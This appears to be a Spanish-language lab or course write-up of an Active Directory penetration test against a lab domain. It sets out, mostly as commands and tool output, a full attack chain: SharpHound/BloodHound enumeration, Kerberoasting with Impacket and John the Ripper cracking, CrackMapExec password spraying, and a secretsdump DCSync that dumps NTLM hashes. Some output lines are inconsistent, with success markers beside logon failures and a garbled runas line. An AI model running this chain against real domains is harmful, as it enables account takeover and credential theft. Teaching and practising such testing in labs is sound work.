2024-11-21T11:22:03.8749562-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-21T11:22:03.8749562-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
2024-11-21T11:22:03.8749562-05:00|ERROR|[CommonLib ACLProc]BuildGUIDCache - Unable to resolve forest
```

-Este comando realiza una recolección de datos del dominio cs.org utilizando las credenciales proporcionadas para autenticarse en el servidor de Active Directory.

.\SharpHound.exe: Este es el ejecutable de SharpHound que se encuentra en la carpeta actual. El comando se precede con .\ para ejecutar el archivo directamente desde PowerShell.

-d cs.org: especifica el nombre del dominio que se está escaneando. En este caso, el dominio es cs.org.


--domaincontroller 172.16.1.51: especifica la dirección IP del servidor de A-D (DC) que va a manejar la solicitud LDAP. Aquí se utiliza la IP 172.16.1.51 como servidor controlador de dominio.

--ldapusername temp: es el nombre de usuario LDAP que SharpHound usará para autenticar la consulta contra el servidor A-D. En este caso, se utiliza el nombre de usuario temp.


--ldappassword temp: es la contraseña asociada al usuario LDAP temp. En este ejemplo, la contraseña es también temp.

```
2024-11-21T11:22:03.8903793-05:00|INFORMATION|Beginning LDAP search for cs.org
2024-11-21T11:22:04.5623910-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-21T11:22:04.5781021-05:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-11-21T11:22:34.2497678-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2024-11-21T11:22:57.7072247-05:00|INFORMATION|Consumers finished, closing output channel
2024-11-21T11:22:57.9841680-05:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-11-21T11:22:58.0468613-05:00|INFORMATION|Status: 234 objects finished (+234 4.333333)/s -- Using 45 MB RAM
2024-11-21T11:22:58.0468613-05:00|INFORMATION|Enumeration finished in 00:00:54.1528256
2024-11-21T11:22:58.0937057-05:00|INFORMATION|Saving cache with stats: 193 ID to type mappings.
193 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2024-11-21T11:22:58.1093668-05:00|INFORMATION|SharpHound Enumeration Completed at 11:22 a. m. on 21/11/2024! Happy Graphing!
PS C:\Users\Julian\Desktop\Tools2\CRTE\BloodHound-master\Collectors>
```


-Al ejecutar este comando, SharpHound realiza un escaneo del dominio y guarda los resultados en un archivo de salida, dentro de la misma ruta donde se ejecutó el comando. Este archivo contiene información sobre usuarios, grupos, relaciones de confianza y rutas potenciales de escalada de privilegios dentro de Active Directory.



-Se utilizó la herramienta HFS (HTTP File Server) para montar un servidor HTTP local en la máquina Windows 10, con el fin de transferir el archivo de datos recolectado por SharpHound a la máquina Kali Linux de manera eficiente.




-Luego se utilizó el enlace proporcionado por HFS, que permite acceder al archivo a través del navegador web en **Kali Linux**.




-Carga del Archivo en la Interfaz de BloodHound

Se carga el archivo de resultados recolectado por SharpHound en la interfaz gráfica de BloodHound, para proceder con el análisis visual de la infraestructura de Active Directory y las rutas de escalada de privilegios.



-Una vez cargado el archivo, BloodHound procesará los datos y mostrará un gráfico visual de la estructura del dominio de Active Directory, con las relaciones de confianza, usuarios, grupos y permisos.

-Durante el análisis de los resultados en BloodHound, se identificó un usuario que tiene permisos DCSync. Este permiso se concede normalmente a ciertos administradores y controladores de dominio que requieren acceso para la replicación de datos.



Paso 5 Consulta sobre Password Spraying

-Se consulto la página Hacking Articles para obtener más detalles sobre el Password Spraying, un tipo de ataque de fuerza bruta distribuida que se utiliza para obtener acceso a cuentas de usuario mediante el intento de contraseñas comunes en una gran cantidad de cuentas, sin que se active la protección por bloqueo de cuentas debido a intentos fallidos excesivos.



Method 3: Impacket

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Use [Impacket](#) inbuilt module "GetUserSPNs.py", it is a python script that it discovers SPN, extract TGS and dump service Hash, this can be done with the help of the following command:

```
./GetUserSPNs.py -request -dc-ip 192.168.1.105 ignite.local/yashika
```

It will dump the service hash and with the help of the dictionary, you can brute force it for extracting service passwords.

-Uso del Método 3: Impacket

El script GetUserSPNs.py se utiliza para obtener los SPNs asociados a las cuentas de servicio dentro de un dominio. Un SPN es un identificador único para un servicio en un dominio de Active Directory. Al obtener los SPNs, podemos identificar los servicios asociados a cuentas de usuario que podrían tener contraseñas débiles.

Commando: python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 172.16.1.51 cs.org/temp

Pyrhon 3: Ejecuta la aplicion GetUserSPNs.py

Ruta: Donde está la herramienta

Find: Buscamos la ruta donde se encuentra la herramienta GetUserSPNs.py comando: find / -type f -name GetUserSPNs.py

```
[root@kali:~]# python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 172.16.1.51 cs.org/temp
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name      MemberOf  PasswordLastSet      LastLogon      Delegation
-----
http://webserver.cs.org  svc_http  2024-11-15 09:52:17.594813  2024-11-21 12:05:17.303957

[-] CCache file is not found. Skipping ...
$krb5tgt$23$*svc_http$CS.ORG$cs.org/svc_http$591d75c6dd87ae7ef3043a350cd0ff10$793b17978b136ee55156b183d70c4d74274d76ee816ce1f1e04467baa58c26e89246b8b2daac4deeb62bf8a8f8441489
9c2b2d9f2ec27f59e8952bd3ecc7f6c48e813b12eac0ba94a595c20bd6d026e2fcb4801792a79c9c0f33ab635e26c9fb2bf433088a5e6ad20064bea92e4a786ff4838e4ac2b424b699cddb7d40f356651721036a
d7e6dce09ab3322939a9b0e1c3e7bca1c79a692a36db731b72a00cd9dd77eaa998456ed6b9de442c96d8b127f05c40b26a51c3292b5847140c30df0f26084f39970b11525f0beba917e9a1cf6a57f61505c4005fe974
54de71a5a5d585999945396d1dd77327f92a7629781b9e569744beca2b34eb3e9529e0e5e1b83f2bd0b39d8afae07ae0bdfc3ad22917f1e175002ed46590e21b89fbf118be21a8432960bcf280b50c66186d35d0e3aad
f7445eb75932884f40328f796e837edd05a8e491cc2ba345078fa29ae7012785a5b34a21c6172e418e9573b2957c963517fb02802040e30434871ca539525d274bf33b5f132d5ce2cc17079353e247b4ed494c041e5da
0c721d743e3f1cedf294eb5d7ca2b347aceab6e4540d720758e93040d3a6849cd75c92cfc0298af5b19fcd35d9ee8d9777f2f5809c8f08ae0d933ec46021603d284071b697b8f78a0cc13682f88194f2323f3bdfae
5f2db971ac5ca824ab08f24292630fe08be70b0d0b383ecd81dd0cefc5169e30e1e17411d68104574d9e778056b72e5aff73ede5e3ebf19f7b1b32c900b040517b7beaef328c709a30039622a43a2141b75b30e8
b3a8023334c9116650396ad5e1b937f0eaa247e537caad6ac55363ce338badfcec0d655f2c98e7b0873196821e641fde9a8ddee13358f0c51a27b6c2d356a57447306a978d48454f6989d2ef693660e9f9660a648cbdd9
e050fcd3dce42dbdc72ad0cbdb5f113f047f1bc06ae4456b98d3a6cc1b4a825d3cae927d92ead89edfbd2bb6eedf6de1ea05dbdaea811284bdf0e83f4f302ded056b61ee6d53908eadda6e521dc5a7b4d08c0c0337a4
4250ab858fbc5a531c0db515baaf07b4da0ab5844391df37934da0b1d1e4225656e1c4891eb06c785308bc3f4037d8d146c0168a60265e94754d37293083f5e7d6ce6a8155b8c61effff6c613a8d306704d1cbfaab0f
aff72dd1a16be7d2b71f2a3390a092054a5b7d0b1050931
```

-El comando permitió identificar una cuenta con un SPN expuesto y recuperar el hash Kerberos asociado.

-El hash obtenido tras ejecutar el script GetUserSPNs.py fue copiado y guardado en un archivo para su análisis.

- Se utilizó la herramienta John the Ripper para intentar descifrar el hash. John the Ripper logró descifrar el hash, obteniendo la contraseña asociada a la cuenta.

```
(root@kali)-[/home/kali]
# john --wordlist=Documents/rockyou.txt newhash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (??)
1g 0:00:00:00 DONE (2024-11-21 13:08) 33.33g/s 17066p/s 17066c/s 17066C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

-Tras descifrar la contraseña de la cuenta, se intentó iniciar sesión con los privilegios del usuario en el entorno de Active Directory. El comando fue exitoso y se obtuvo acceso interactivo con la cuenta.

```
NOTA: Escriba la contraseña de usuario solo cuando se le pida
NOTA: /profile no es compatible con /netonly.
NOTA: /savecred no es compatible con /smartcard.
PS C:\Windows\system32> runas.exe /nopprofile /netonly /user:temp@cs.org 'powershell -ep bypass'
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell -ep bypass como usuario "temp@cs.org" ...
PS C:\Windows\system32> runas.exe /nopprofile /netonly /user:svc_http@cs.org 'powershell -ep bypass'
Escriba la contraseña para svc_http@cs.org:
Intentando iniciar powershell -ep bypass como usuario "svc_http@cs.org" ...
PS C:\Windows\system32>
```

Paso 5 PASSWORD SPRAYING

Se usa la herramienta CrackMapExec para realizar un ataque de fuerza bruta o prueba de credenciales en varias máquinas de la red, intentando múltiples combinaciones de usuario y contraseña..

-Antes de ejecutar pruebas, se verificó la instalación de CrackMapExec, una herramienta de evaluación de redes.

Comando: pip install crackmapexec

Se instala crackmapexec si no esta

```
(root@kali)-[/home/kali]
+ crackmapexec
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {rdp,winrm,ldap,ssh,mssql,smb,ftp} ...

CRACKMAPEXEC

A swiss army knife for pentesting networks
Forged by @byt3bl33d3r and @mpgn_x64 using the powah of dank memes

Exclusive release for Porchetta Industries users
https://porchetta.industries/

Version : 5.4.0
Codename: Indestructible G0thm0g
```

Ejemplo para comprobar que un usuario existe en el dominio

Comando: crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org


-Se realizó una enumeración de los usuarios en el dominio cs.org desde la maquina Windows 10, con el fin de identificar las cuentas de usuario presentes en el Directorio Activo.

Comando: Get-NetUser -Domain cs.org -Server 172.16.1.51 | Select-Object samAccountName

```
PS C:\Users\Julian\Desktop> Get-NetUser -Domain cs.org -Server 172.16.1.51 | Select-Object samAccountName
samaccountname
-----
Administrador
Invitado
krbtgt
jennette.rowena
sabra.loni
mil.halimeda
amalie.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegarde.marjory
calley.leonard
helga.devina
shaylah.desdemona
ariela.denise
candie.klaus
blake.jacque
fredella.evangelin
eadie.letti
arlen.kassia
ariel.agata
delcine.marieann
```

- Tras obtener la lista de usuarios desde el Active Directory mediante el comando Get-NetUser, se procedió a almacenar los resultados en un archivo de texto en una máquina Linux para su posterior análisis y uso.

Users: Archivo donde se guardaron los usuarios



-Utilizando el archivo users, que contiene la lista de usuarios, se intentó realizar una autenticación masiva en el servidor. Esto se hizo con el fin de validar las credenciales (en este caso, la contraseña común Changeme123!) para acceder a los recursos compartidos en el servidor.

Comando: crackmapexec smb 172.16.1.51 -u users -p Changeme123! -d cs.org

```
(root@kali):~/home/kali
# crackmapexec smb 172.16.1.51 -u users -p Changeme123! -d cs.org
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {rdp,winrm,ldap,ssh,mssql,smb,ftp} ...
crackmapexec: error: unrecognized arguments: -u users

(root@kali):~/home/kali
# crackmapexec smb 172.16.1.51 -u users -p Changeme123! -d cs.org
SMB 172.16.1.51 445 SERVER [+] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [-] cs.org/Administrador:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/Invitado:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/krbtgt:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/jennette.rowena:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/sabra.loni:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/mil.halimeda:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/amalie.lory:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/cora.audrie:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/hazel.ruthanne:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/claudelle.georgina:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/britney.norrie:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/hildegarde.marjory:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/calley.leonard:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/helga.devina:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org/shaylah.desdemona:Changeme123! STATUS_LOGON_FAILURE
```

SMB	172.16.1.51	445	SERVER	[+] cs.org\annette.caro:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\dinny.fleurette:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\sibby.kermie:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\aura.ilysa:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\rosemaria.erma:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\sibley.kirk:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\coretta.jammie:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\nada.ronnica:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\elvira.gay:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\kerrie.lurleen:Changeme123!

- Tras ejecutar el comando, se obtuvo un acceso exitoso con las credenciales de uno de los usuarios, lo que permitió autenticarse.
- Una vez obtenidas las credenciales válidas mediante CrackMapExec, se intentó realizar un acceso adicional a la máquina utilizando la herramienta runas. Este paso permitió ejecutar comandos con los privilegios del usuario autenticado.

```
PS C:\Windows\system32> powershell -u kerrie.lurleen@cs.org -p '' -e bypass como usuario "kerrie.lurleen@cs.org" ...
```

```

PS C:\Windows\system32> Administrador: powershell -ep bypass (ejecutándose como kerrie.lurleen@cs.org)
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32>

```

- Tras obtener acceso con las credenciales, se procedió a verificar que la máquina pertenecía al dominio cs.org.

```
PS C:\Windows\system32> Get-Domain -Domain cs.org


Forest                : cs.org
DomainControllers      : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent               :
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                 : cs.org

PS C:\Windows\system32>
```


Paso 6

A través de BloodHound, se identificó un usuario con permisos DCSync, los cuales permiten replicar datos de Active Directory, incluidos los hashes de contraseñas de las cuentas del dominio. El usuario con DCSync podría obtener los hashes de contraseñas, incluidas las de administradores, lo que facilita ataques de Pass-the-Hash o descifrado de contraseñas.

-El acceso a estas contraseñas podría permitir al atacante escalar privilegios en el dominio.



-Después de identificar que un usuario en el dominio tenía permisos DCSync utilizando BloodHound, se procedió a explotar esta vulnerabilidad. Para ello, utilizamos la herramienta Impacket.

```
(kali@kali)-[~]
$ pip install impacket
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (0.12.0.dev1)
(kali@kali)-[~]
```


-Tras identificar un usuario con permisos DCSync utilizando BloodHound, se continuó con la explotación de la vulnerabilidad a través de la herramienta secretsdump.py. Esta herramienta, que forma parte del conjunto de herramientas Impacket, permite obtener los hashes de contraseñas de todas las cuentas en el dominio utilizando los permisos DCSync.

-secretsdump.py es una herramienta de Impacket diseñada para realizar ataques que extraen información del Controlador de Dominio (DC) utilizando el permiso DCSync.

-Lo instalamos con el comando wget y el link en la terminal de Kali

-Link:

<https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/secretsdump.py>



-Para que la herramienta secretsdump.py funcione correctamente, es necesario asegurarse de que el sistema tenga las versiones actualizadas de Python, pip e Impacket.

```
(kali@kali)-[~]
└─$ python3 -m pip install --upgrade pip

Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pip in /usr/lib/python3/dist-packages (24.1.1)
WARNING: Retrying (Retry(total=4, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib3.connection.HTTPSConnection object at 0x7f1aa8eb5790>: Failed to establish a new connection: [Errno -3] Temporary failure in name resolution')': /simple/pip/
WARNING: Retrying (Retry(total=3, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib3.connection.HTTPSConnection object at 0x7f1aa8ebd3d0>: Failed to establish a new connection: [Errno -3] Temporary failure in name resolution')': /simple/pip/
Collecting pip
  Downloading pip-24.3.1-py3-none-any.whl.metadata (3.7 kB)
  Downloading pip-24.3.1-py3-none-any.whl (1.8 MB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.8/1.8 MB 161.4 kB/s eta 0:00:00
Installing collected packages: pip
  WARNING: The scripts pip, pip3 and pip3.11 are installed in '/home/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed pip-24.3.1
```

- Luego de haber asegurado que Impacket estaba instalado y actualizado, se procedió a buscar la ruta del archivo secretsdump.py en el sistema.

```
(kali@kali)-[~]
└─$ pip install impacket
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (0.12.0.dev1)

(kali@kali)-[~]
└─$ locate secretsdump.py
/home/kali/secretsdump.py
/home/kali/impacket/examples/secretsdump.py
/home/kali/impacket/impacket/examples/secretsdump.py
/home/kali/impacket/tests/SMB_RPC/test_secretsdump.py
/usr/bin/impacket-secretsdump
/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-311.pyc
/usr/share/doc/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.md
/usr/share/doc/python3-impacket/examples/secretsdump.py
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/__pycache__/secretsdump.cpython-311.pyc
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/__pycache__/secretsdump.cpython-311.pyc

(kali@kali)-[~]
```

-Una vez localizada la ruta correcta, se procedió a ejecutar el archivo secretsdump.py con el siguiente comando.

Comando: python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123\!@172.16.1.51 -outputfile hashesarch

Kerrie.lurleen: Es el usuario con permisos DCsync que encontramos con CrackMapExec y BloodHound

```
(kali@kali)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123\!@172.16.1.51 -outputfile /home/kali/hashtres
```

- Al ejecutar el comando, el script secretsdump.py se pudo extraer los hashes de las contraseñas de las cuentas del dominio. Como resultado, se guardaron tres hashes de contraseñas en el archivo *hashtres*.

-Luego, se utilizó el comando **ls -l** para verificar la existencia y detalles de los archivos generados.

```
(kali@kali)-[~]
└─$ ls -l
total 148
drwxr-xr-x 2 kali kali 4096 Nov 15 11:15 Desktop
drwxr-xr-x 2 kali kali 4096 Nov 15 14:05 Documents
drwxr-xr-x 2 kali kali 4096 Nov 21 11:34 Downloads
-rw-r--r-- 1 root root 93 Nov 20 09:29 FLAG1.txt
-rw-r--r-- 1 root root 12579 Nov 21 13:47 hashtres.ntds
-rw-r--r-- 1 root root 0 Nov 21 13:47 hashtres.ntds.cleartext
-rw-r--r-- 1 root root 31152 Nov 21 13:47 hashtres.ntds.kerberos
drwxr-xr-x 7 root root 4096 Nov 20 11:14 impacket
-rw-r--r-- 1 root root 11394 Nov 15 13:31 log.txt
drwxr-xr-x 2 kali kali 4096 Nov 15 10:19 Music
-rw-r--r-- 1 root root 512 Nov 21 12:22 newhash1.txt
-rw-r--r-- 1 root root 1798 Nov 21 13:07 newhash2.txt
drwxr-xr-x 2 kali kali 4096 Nov 15 10:19 Pictures
drwxr-xr-x 2 kali kali 4096 Nov 15 10:19 Public
-rw-r--r-- 1 root root 53 Oct 1 13:17 robots.txt
-rw-r--r-- 1 root root 28721 Nov 20 11:24 secretsdump.py
drwxr-xr-x 2 kali kali 4096 Nov 15 10:19 Templates
-rw-r--r-- 1 root root 1588 Nov 21 13:23 users
drwxr-xr-x 2 kali kali 4096 Nov 15 10:19 Videos
-rw-r--r-- 1 root root 0 Nov 20 06:43 wordlist.txt

(kali@kali)-[~]
└─$
```

-Se procedió a revisar cada uno de los tres hashes obtenidos.

```
(kali@kali)-[~]
$ cat hashtres.ntds
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abcd6e3ac797890f2c2e:::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089:::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083:::
```

